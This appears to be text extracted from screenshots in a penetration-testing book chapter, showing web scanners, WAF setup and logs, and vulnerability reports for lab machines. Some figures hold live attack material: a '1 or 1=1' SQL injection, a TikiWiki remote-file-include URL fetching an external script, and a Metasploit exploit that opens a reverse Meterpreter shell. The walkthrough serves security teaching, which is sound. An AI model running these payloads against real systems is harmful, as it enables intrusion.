
Errors: 0



Summary Character-level analysis Bit-level analysis Analysis Options

Overall result

The overall quality of randomness within the sample is estimated to be: very good.
 At a significance level of 1%, the amount of effective entropy is estimated to be: 73 bits.

Note: Character-level analysis was not performed because the sample size is too small relative to the size of the character set used in the sampled tokens.





Untitled Session - 20160316-221025 - OWASP ZAP 2.4.1

File Edit View Analyse Report Tools Online Help

Standard mode

Sites + Quick Start Request Response +

Header: Text Body: Text

Contexts

- Default Context
- Sites
 - http://clients1.google.com
 - http://www.webscantest.com
 - GET: datastore
 - datastore
 - GET: search_by_id.php
 - POST: search_by_id.php(id)
 - GET: getimage_by_id.php(id)
 - jsmenu

```








HTTP/1.1 200 OK
Date: Sun, 20 Mar 2016 20:44:39 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post
<form method="POST"><input name="id" value="a"><input type="submit" value="search"></form>Invalid Product<br/>
Error 1054: Unknown column 'a' in 'where clause' of SELECT * FROM inventory WHERE id = a
<tr style="height:20%; vertical-align:top">

```

Web Scanner Test Site

Login

1 or 1=1 search Results for: 1 or 1=1

ID	Name	Description	Price	Picture
1	Rake	clean up leaves	\$50	
2	Shovel	Dig away	\$45	
3	Broom	Sweep it up	\$40	
4	Deluxe Rake	Premuim quality leave cleaneruper	\$75	
5	Economy Rake	Cheapy rake	\$20	
6	Deluxe Shovel	dig better	\$70	
7	Economy Shovel	Make digging harder	\$15	

```

▼<wsdl:operation name="getCreditCard" parameterOrder="id">
  <wsdl:input message="impl:getCreditCardRequest" name="getCreditCardRequest"/>
  <wsdl:output message="impl:getCreditCardResponse" name="getCreditCardResponse"/>
</wsdl:operation>
▼<wsdl:operation name="getLoginCount" parameterOrder="id">
  <wsdl:input message="impl:getLoginCountRequest" name="getLoginCountRequest"/>
  <wsdl:output message="impl:getLoginCountResponse" name="getLoginCountResponse"/>
</wsdl:operation>
</wsdl:portType>

```

```

root@owaspbwa:~# wget http://applicure.com/downloads/5.13/Linux/i386/dotDefender-5.13.Linux.i386.deb.bin.gz
--2016-03-25 07:02:10-- http://applicure.com/downloads/5.13/Linux/i386/dotDefender-5.13.Linux.i386.deb.bin.gz
Resolving applicure.com... 98.158.178.76
Connecting to applicure.com:98.158.178.76:80... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: http://www.applicure.com/downloads/5.13/Linux/i386/dotDefender-5.13.Linux.i386.deb.bin.gz [following]
--2016-03-25 07:02:10-- http://www.applicure.com/downloads/5.13/Linux/i386/dotDefender-5.13.Linux.i386.deb.bin.gz
Resolving www.applicure.com... 98.158.178.76
Connecting to www.applicure.com:98.158.178.76:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 17098818 (16M) [application/x-gzip]
Saving to: `dotDefender-5.13.Linux.i386.deb.bin.gz.2'

100%[=====>] 17,098,818  1.95M/s  in 8.0s

2016-03-25 07:02:18 (2.05 MB/s) - `dotDefender-5.13.Linux.i386.deb.bin.gz.2' saved [17098818/17098818]

root@owaspbwa:~# gunzip dotDefender-5.13.Linux.i386.deb.bin
root@owaspbwa:~# chmod +x dotDefender-5.13.Linux.i386.deb.bin
root@owaspbwa:~#

```

```

dotDefender 5.13 Setup
-----
                          Setup Complete
-----

To launch dotDefender admin GUI:
[GUI URL: http://<hostname>/dotDefender]
[user name: 'admin']
[password: <defined previously>]

dotDefender has been successfully installed.

Please restart your Web server at this time.
-----

```

192.168.177.72/dotDefender/

Most Visited Getting Started Suggested Sites Web Slice Gallery IIS 7.0 vulnerabilities a...

Configuration Log Viewer IP Management


dotDefender (Engine is started)

- license (No License applied)
- Rule Updates (Automatic)
- Global Settings
- Default Security Profile (Protection)
 - Server Masking
 - Upload Folders
 - Patterns
 - Signatures
 - 127.0.1.1 (Use Default)
 - cloaknet (Use Default)
 - GGHB (Use Default)
 - hub71 (Use Default)
 - utrack (Use Default)
 - wraithbox (Use Default)
 - wraithmail (Use Default)

dotDefender Operating Mode note:
License is not present or expired.
All sites shown in "Protection Mode" are in "Monitoring Mode" until valid license is applied.

dotDefender Information

- dotDefender Version: 5.13-13282
- Web Server Type: Apache
- Server Operating System: Linux
- Web Server Version: 2.2.14



192.168.177.72/dotDefender/

Most Visited Getting Started Suggested Sites Web Slice Gallery IIS 7.0 vulnerabilities a...

Configuration Log Viewer IP Management

dotDefender Log Viewer

- Global Events
- Search Results
- Unlisted Host names
- 127.0.1.1
 - cloaknet
 - GGHB
 - hub71
 - utrack
 - wraithbox
 - wraithmail


Results from Wed, 23 Mar 2016 23:52:04 GMT to Thu, 24 Mar 2016 23:52:04 GMT

Recent Events: 127.0.1.1

Category \ SubCategory	Client IP	Server Date	Server Time	Site Name
Bad User-Agents Signatures \ Opensource Crawlers	192.168.177.60	24/3/2016	19:35:28 GMT-4	127.0.1.1
Bad User-Agents Signatures \ Opensource Crawlers	192.168.177.60	24/3/2016	19:35:28 GMT-4	127.0.1.1
Bad User-Agents Signatures \ Opensource Crawlers	192.168.177.60	24/3/2016	19:35:28 GMT-4	127.0.1.1
Bad User-Agents Signatures \ Opensource Crawlers	192.168.177.60	24/3/2016	19:35:28 GMT-4	127.0.1.1
Bad User-Agents Signatures \ Opensource Crawlers	192.168.177.60	24/3/2016	19:35:27 GMT-4	127.0.1.1
Bad User-Agents Signatures \ Opensource Crawlers	192.168.177.60	24/3/2016	19:35:27 GMT-4	127.0.1.1
Bad User-Agents Signatures \ Opensource Crawlers	192.168.177.60	24/3/2016	19:35:27 GMT-4	127.0.1.1
Bad User-Agents Signatures \ Opensource Crawlers	192.168.177.60	24/3/2016	19:35:27 GMT-4	127.0.1.1
Bad User-Agents Signatures \ Opensource Crawlers	192.168.177.60	24/3/2016	19:35:27 GMT-4	127.0.1.1
Bad User-Agents Signatures \ Opensource Crawlers	192.168.177.60	24/3/2016	19:35:27 GMT-4	127.0.1.1
Bad User-Agents Signatures \ Opensource Crawlers	192.168.177.60	24/3/2016	19:35:27 GMT-4	127.0.1.1
Bad User-Agents Signatures \ Opensource Crawlers	192.168.177.60	24/3/2016	19:35:27 GMT-4	127.0.1.1
Bad User-Agents Signatures \ Opensource Crawlers	192.168.177.60	24/3/2016	19:35:27 GMT-4	127.0.1.1
Bad User-Agents Signatures \ Opensource Crawlers	192.168.177.60	24/3/2016	19:35:27 GMT-4	127.0.1.1
Bad User-Agents Signatures \ Opensource Crawlers	192.168.177.60	24/3/2016	19:35:27 GMT-4	127.0.1.1
Probing \ Server Info	192.168.177.60	24/3/2016	19:35:27 GMT-4	127.0.1.1

Events By Category: 127.0.1.1

Category	Attack Count	Percentage
Bad User-Agents Signatures	7546	89.06 %
Cross-Site Scripting	255	3.01 %
Windows Directories and Files	202	2.38 %
Path Traversal	115	1.36 %
Probing	114	1.35 %
Global Byte Range	106	1.25 %
Session Protection	46	0.54 %
Remote Command Execution	44	0.52 %
Code Injection	20	0.24 %
SQL Injection	15	0.18 %
Global URL Encoding	6	0.07 %
XML Schema	4	0.05 %
Total count	8473	



ModSecurity is an open source, cross-platform web application firewall (WAF) module. Known as the "Swiss Army Knife" of WAFs, it enables web application defenders to gain visibility into HTTP(S) traffic and provides a power rules language and API to implement advanced protections.

[Get Code](#)[Source / Binaries](#)[Get Rules](#)[Free / Commercial](#)[Get Help](#)[Support](#)

ModSecurity Demonstration Projects

[ModSecurity CRS Evasion Testing Demo](#)

The ModSecurity Demo allows users to easily test the effectiveness of the OWASP CRS rules. Any data is sent to a ModSecurity install for inspection and processing. The response body will then list any rules that triggered.

[XSS Mitigation with Content Injection Demo](#)

This demo shows how to use ModSecurity's Content Injection capabilities to prepend defensive JavaScript to the top of the returned page, which will protect against unauthorized JS execution.

ModSecurity Protecting Commercial Web App Vuln Scanner Demo Sites

We have setup ModSecurity to proxy to the following 4 commercial vuln scanner demo sites:

1. [Trustwave \(App Scanner\) - CrackMe Bank site](#)
2. [HP \(WebInspect\) - Free Bank site](#)
3. [Acunetix \(Acunetix\) - Acuart site](#)
4. [IBM \(AppScan\) - demo.testfire.net site](#)
5. [Google Firing Range - Firing Range site](#)

Results (txn: VvUIT8Co8AoAAGg5X14AAAAO)

CRS Anomaly Score Exceeded (score 43): 981242-Detects classic SQL injection probings 1/2

All Matched Rules Shown Below

981261SQL Injection Attack Detected via LibInjection
Matched **s&1c** at ARGS:test

981261SQL Injection Attack Detected via LibInjection
Matched **s&1** at ARGS:test

981261SQL Injection Attack Detected via LibInjection
Matched **s&1c** at QUERY_STRING

981261SQL Injection Attack Detected via LibInjection
Matched **s&1** at QUERY_STRING

Results (txn: VvUmLcCo8AoAAGg0TUcAAAAJ)

CRS Anomaly Score Exceeded (score 30): 981243-Detects classic SQL injection probings 2/2

All Matched Rules Shown Below

981261 SQL Injection Attack Detected via LibInjection
Matched *s&nos* at ARGS:test

981261 SQL Injection Attack Detected via LibInjection
Matched *s&nos* at QUERY_STRING

981261 SQL Injection Attack Detected via LibInjection
Matched *s&nos* at QUERY_STRING

981244 Detects basic SQL authentication bypass attempts 1/3
Matched '*AND non_existant_table =*' at ARGS:test

981248 Detects chained SQL injection attempts 1/2
Matched *AND non_existant_table =*' at ARGS:test

981243 Detects classic SQL injection probings 2/2
Matched '*AND non_existant_table = 1*' at ARGS:test

2001 Training Payload as SQLI
Matched '*1 AND non_existant_table = 1*' at TX:981261-
OWASP_CRS/WEB_ATTACK/SQL_INJECTION-ARGS:test

2001 Training Payload as SQLI
Matched *test=1 AND non_existant_table = 1*' at TX:981261-
OWASP_CRS/WEB_ATTACK/SQL_INJECTION-QUERY_STRING

981179 SQL Injection Anomaly Threshold Exceeded (SQLi Score: %
{TX.SQL_INJECTION_SCORE})
Matched *test=1 AND non_existant_table = 1*' at TX:sql_injection_score

Results (txn: VvUnYMCo8AoAAGejMCsAAAAD)

CRS Anomaly Score Exceeded (score 0):

All Matched Rules Shown Below

The data submitted in the page will be sent to a ModSecurity CRS install for inspection and processing. The response page will report any CRS events that triggered.

If you send an attack payload that is not detected by the CRS, please notify us at any of the following places:

- [@ModSecurity on Twitter](#)
- [OWASP ModSecurity Core Rule Set Mail-list](#)
- [Submit bug report to GitHub](#)

YourPayloadHere

method=[GET](#) enctype=[application/x-www-form-urlencoded](#)

Results (txn: VvV0pcCo8AoAAGgzTBcAAAAI)

CRS Anomaly Score Exceeded (score 0):

All Matched Rules Shown Below



Applications ▾ Places ▾ Vega ▾ Fri 14:24


Subgraph Vega

File Scan Window Help

Website View 10.162.13.16

Scan Alerts

Scan Info



Scan Alert Summary

High	(None found)
Medium	(None found)
Low	(None found)
Info	(None found)

Scan Alerts

03/25/2016 17:47:45 [Auditing] (1978)

Scan Alert Summary

High		(127 found)
Session Cookie Without Secure Flag	12	
Cleartext Password over HTTP	53	
Session Cookie Without HttpOnly Flag	6	
HTTP Authentication over Unencrypted HTTP	2	
Cross Site Scripting	42	
SQL Injection	6	
Shell Injection	2	
Possible Remote File Include	2	
Local File Include	2	
Medium		(28 found)
Local Filesystem Paths Found	11	
HTTP Trace Support Detected	1	
Java Debug Output Detected	3	
URL Injection	5	
Possible Source Code Disclosure	7	
Possible XML Injection	1	
Low		(159 found)
Form Password Field with Autocomplete Enabled	49	
Directory Listing Detected	104	
Internal Addresses Found	6	

URI	/tikiwiki/tiki-graph_formula.php?w=1&h=1&s=1&min=1&max=2&f[]=x.tan.phpinfo()&t=png&title=http://cirt.net/rfinc.txt?
HTTP Method	GET
Description	/tikiwiki/tiki-graph_formula.php?w=1&h=1&s=1&min=1&max=2&f[]=x.tan.phpinfo()&t=png&title=http://cirt.net/rfinc.txt?: TikiWiki contains a vulnerability which allows remote attackers to execute arbitrary PHP code. http://192.168.177.66:80/tikiwiki/tiki-graph_formula.php?w=1&h=1&s=1&min=1&max=2&f[]=x.tan.phpinfo()&t=png&title=http://cirt.net/rfinc.txt?
Test Links	http://192.168.177.66:80/tikiwiki/tiki-graph_formula.php?w=1&h=1&s=1&min=1&max=2&f[]=x.tan.phpinfo()&t=png&title=http://cirt.net/rfinc.txt?
OSVDB Entries	OSVDB-40478

```

root@kali: ~
File Edit View Search Terminal Help

msf > search tikiwiki
[!] Module database cache not built yet, using slow search

Matching Modules
=====

```

Name	Disclosure Date	Rank
auxiliary/admin/tikiwiki/tikidblib	2006-11-01	normal
TikiWiki Information Disclosure		
exploit/unix/webapp/php_xmlrpc_eval	2005-06-29	excellent
PHP XML-RPC Arbitrary Code Execution		
exploit/unix/webapp/tikiwiki_graph_formula_exec	2007-10-10	excellent
TikiWiki tiki-graph_formula Remote PHP Code Execution		
exploit/unix/webapp/tikiwiki_jhot_exec	2006-09-02	excellent
TikiWiki jhot Remote Command Execution		
exploit/unix/webapp/tikiwiki_unserialize_exec	2012-07-04	excellent
Tiki Wiki unserialize() PHP Code Execution		

```

msf > use exploit/unix/webapp/tikiwiki_graph_formula_exec
msf exploit(tikiwiki_graph_formula_exec) > set RHOST 192.168.177.66
RHOST => 192.168.177.66
msf exploit(tikiwiki_graph_formula_exec) > exploit

[*] Started reverse TCP handler on 192.168.177.68:4444
[*] Attempting to obtain database credentials...
[*] No response from the server
[*] Attempting to execute our payload...
[*] Sending stage (33721 bytes) to 192.168.177.66
[*] Meterpreter session 1 opened (192.168.177.68:4444 -> 192.168.177.66:56807) a
t 2016-07-08 15:34:46 -0700

meterpreter >

```

```
root@kali: ~
File Edit View Search Terminal Help
[Progress bars and status indicators]
```

Taking notes in notepad? Have Metasploit Pro track & report your progress and findings -- learn more on <http://rapid7.com/metasploit>

```
= [ metasploit v4.12.9-dev ]
+ -- == [ 1556 exploits - 902 auxiliary - 268 post ]
+ -- == [ 438 payloads - 38 encoders - 8 nops ]
+ -- == [ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

msf > load wmap



[WMAP 1.5.1] == et [] metasploit.com 2012
[*] Successfully loaded plugin: wmap

PERFORMANCE & CORRECTNESS EVERYWHERE, EVERY TIME

Reuse your SoapUI tests for external and continuous API monitoring.

[TRY IT FREE](#)



AlertSite



SoapUI

[About SoapUI](#)

[About SoapUI NG Pro](#)

Latest News



Pre-Packaged, Binary Installation

The easiest method of installing ModSecurity is to use your existing OS Package Manager application (Yum or Aptitude) to install it from your default OS Repository.

Installation - Ubuntu/Debian

```
$ sudo apt-get install libapache2-mod-security
$ sudo a2enmod mod-security
$ sudo /etc/init.d/apache2 force-reload
```

Installation - Fedora/CentOS

```
$ sudo yum install mod_security
$ sudo /etc/init.d/httpd restart
```

Installation - Microsoft IIS (MSI Installer)

[Installation information for IIS](#)

- [ModSecurity v2.9.1 for IIS MSI Installer - 32bits \(sha256\)](#)
- [ModSecurity v2.9.1 for IIS MSI Installer - 64bits \(sha256\)](#)

Chapter 10: Testing Flat and Internal Networks






Username


Password

Welcome dear new user!

To explore this powerful application and to have a quick start for doing things the first time, I am here to assist you with some hints and short-cuts.

I will appear automatically in areas where you have created no or only a few objects. And disappear when you have more than 3 objects. You can call me with this icon  any time later on.

If you want help creating new scan tasks but also more options, you can select "Advanced Task Wizard" from the wizard selection menu at the top of this window where it currently says "Task Wizard" marked with a small arrow.

For more detailed information on functionality, please try the integrated help system. It is always available as a context sensitive link as icon .

**Quick start: Immediately scan an IP address**


IP address or hostname:

For this short-cut I will do the following for you:

1. Create a new Target with default Port List
2. Create a new Task using this target with default Scan Configuration
3. Start this scan task right away
4. Switch the view to reload every 30 seconds so you can lean back and watch the scan progress


In fact, you must not lean back. As soon as the scan progress is beyond 1%, you can already jump into the scan report via the link in the Reports Total column and review the results collected so far.

When creating the Target and Task I will use the default Port List, Alert, OpenVAS Scan Config, Credentials, OpenVAS Scanner and Slave configured in "My Settings".


By clicking the New Task icon  you can also create a new Task yourself. However, you will need a Target first, which you can create by going to the Targets page found in the Configuration menu using the New icon there.

Filter: sort-reverse=severity result_hosts_only=1 min_cvss_base= min_qo


Vulnerability	Severity	QoD	Host	Location	Actions
WordPress 'wp-admin' Multiple Vulnerabilities - Aug09	10.0 (High)	75%	192.168.177.66	80/tcp	
WordPress cat Parameter Directory Traversal Vulnerability	9.3 (High)	80%	192.168.177.66	80/tcp	
HTTP Brute Force Logins with default Credentials	9.0 (High)	75%	192.168.177.66	80/tcp	
WordPress 'wp-admin/options.php' Remote Code Execution Vulnerability	8.5 (High)	75%	192.168.177.66	80/tcp	
Apache httpd Web Server Range Header Denial of Service Vulnerability	7.8 (High)	100%	192.168.177.66	80/tcp	
GhostScripter Amazon Shop Multiple Vulnerabilities	7.5 (High)	75%	192.168.177.66	80/tcp	
TikiWiki Versions Prior to 4.2 Multiple Unspecified Vulnerabilities	7.5 (High)	75%	192.168.177.66	80/tcp	
Joomla! Prior to 1.6.1 Multiple Security Vulnerabilities	7.5 (High)	80%	192.168.177.66	80/tcp	
phpinfo() output accessible	7.5 (High)	80%	192.168.177.66	80/tcp	
WordPress NOSPAMPTI Plugin 'comment_post_ID' Parameter SQL Injection Vulnerability	7.5 (High)	70%	192.168.177.66	80/tcp	
WordPress Spreadsheet plugin Multiple Vulnerabilities	7.5 (High)	99%	192.168.177.66	80/tcp	
WordPress Multiple Vulnerabilities	7.5 (High)	80%	192.168.177.66	80/tcp	
Tomcat Manager Remote Unauthorized Access Vulnerability	7.5 (High)	98%	192.168.177.66	8080/tcp	




Advanced Scan
Configure a scan without using any recommendations.




Audit Cloud Infrastructure
Audit the configuration of third-party cloud services.




Bash Shellshock Detection
Remote and local checks for CVE-2014-6271 and CVE-2014-7169.




Basic Network Scan
A full system scan suitable for any host.




Credentialed Patch Audit
Authenticate to hosts and enumerate missing updates.




DROWN Detection
Remote checks for CVE-2016-0800.




Host Discovery
A simple scan to discover live hosts and open ports.




Internal PCI Network Scan
Perform an internal PCI DSS (11.2.1) vulnerability scan.




MDM Config Audit
Audit the configuration of mobile device managers.




Mobile Device Scan
Assess mobile devices via Microsoft Exchange or an MDM.




Offline Config Audit
Audit the configuration of network devices.




PCI Quarterly External Scan
Approved for quarterly external scanning as required by PCI.




Policy Compliance Auditing
Audit system configurations against a known baseline.



SCAP and OVAL Auditing
Audit systems using SCAP and OVAL definitions.



Web Application Tests
Scan for published and unknown web vulnerabilities.



Windows Malware Scan
Scan for malware on Windows systems.


Settings / Basic / General

Name	<input type="text" value="BWA"/>
Description	<input type="text" value="OWASP BWA"/>
Folder	<input type="text" value="My Scans"/>
Targets	<input type="text" value="192.168.177.66"/>
Upload Targets	Add File

Save 

Cancel


Vulnerabilities ▲



Scan Details

Name: BWA
 Status: Completed
 Policy: FirstScan
 Scanner: Local Scanner
 Folder: My Scans
 Start: Today at 8:34 AM
 End: Today at 8:40 AM
 Elapsed: 6 minutes
 Targets: 192.168.177.66

Vulnerabilities



Severity ▲	Plugin Name	Plugin Family	Count
CRITICAL	Apache Tomcat Manager Common Administrative Credentials	Web Servers	1
HIGH	Apache HTTP Server Byte Range DoS	Web Servers	1
HIGH	CGI Generic Remote File Inclusion	CGI abuses	1
HIGH	CGI Generic SQL Injection (blind)	CGI abuses	1
HIGH	myGallery mygallerybrowser.php 'myPath' Parameter Remote File...	CGI abuses	1
HIGH	phpBB < 2.0.7 Multiple Script SQL Injection	CGI abuses	1
HIGH	phpBB < 2.0.9 Multiple Vulnerabilities	CGI abuses	1
HIGH	phpBB viewtopic.php highlight Parameter SQL Injection	CGI abuses	1
MEDIUM	Web Application Potentially Vulnerable to Clickjacking	Web Servers	2

Host Details

IP: 192.168.177.66
 OS: Linux Kernel 2.6 on Ubuntu 10.04 (lucid)
 Start: Today at 10:08 AM
 End: Today at 10:51 AM
 Elapsed: 43 minutes
 KB: [Download](#)

Vulnerabilities



Vulnerability		Severity	QoD	Host	Location
ProFTPD Multiple Remote Vulnerabilities		10.0 (High)	75%	192.168.177.78	21/tcp
Possible Backdoor: Ingreslock	🔒	10.0 (High)	99%	192.168.177.78	1524/tcp
ProFTPD Multiple Remote Vulnerabilities		10.0 (High)	75%	192.168.177.78	2121/tcp
X Server		10.0 (High)	75%	192.168.177.78	6000/tcp
distcc Remote Code Execution Vulnerability		9.3 (High)	75%	192.168.177.78	3632/tcp
PostgreSQL weak password		9.0 (High)	75%	192.168.177.78	5432/tcp
PostgreSQL Multiple Security Vulnerabilities		8.5 (High)	75%	192.168.177.78	5432/tcp
ProFTPD Server SQL Injection Vulnerability		7.5 (High)	75%	192.168.177.78	21/tcp
phpMyAdmin Code Injection and XSS Vulnerability		7.5 (High)	75%	192.168.177.78	80/tcp
phpMyAdmin BLOB Streaming Multiple Input Validation Vulnerabilities		7.5 (High)	75%	192.168.177.78	80/tcp
phpMyAdmin Configuration File PHP Code Injection Vulnerability		7.5 (High)	75%	192.168.177.78	80/tcp
TikiWiki Versions Prior to 4.2 Multiple Unspecified Vulnerabilities		7.5 (High)	75%	192.168.177.78	80/tcp
PHP-CGI-based setups vulnerability when parsing query string parameters from php files.	🔒	7.5 (High)	95%	192.168.177.78	80/tcp
phpinfo() output accessible	🔒	7.5 (High)	80%	192.168.177.78	80/tcp
ProFTPD Server SQL Injection Vulnerability		7.5 (High)	75%	192.168.177.78	2121/tcp
Check for Backdoor in unrealircd	🔒	7.5 (High)	70%	192.168.177.78	6667/tcp
Multiple Vendors STARTTLS Implementation Plaintext Arbitrary Command Injection Vulnerability		6.8 (Medium)	75%	192.168.177.78	25/tcp
ProFTPD Long Command Handling Security Vulnerability		6.8 (Medium)	75%	192.168.177.78	2121/tcp
MySQL Denial Of Service and Spoofing Vulnerabilities		6.8 (Medium)	75%	192.168.177.78	3306/tcp
PostgreSQL Multiple Security Vulnerabilities		6.8 (Medium)	75%	192.168.177.78	5432/tcp

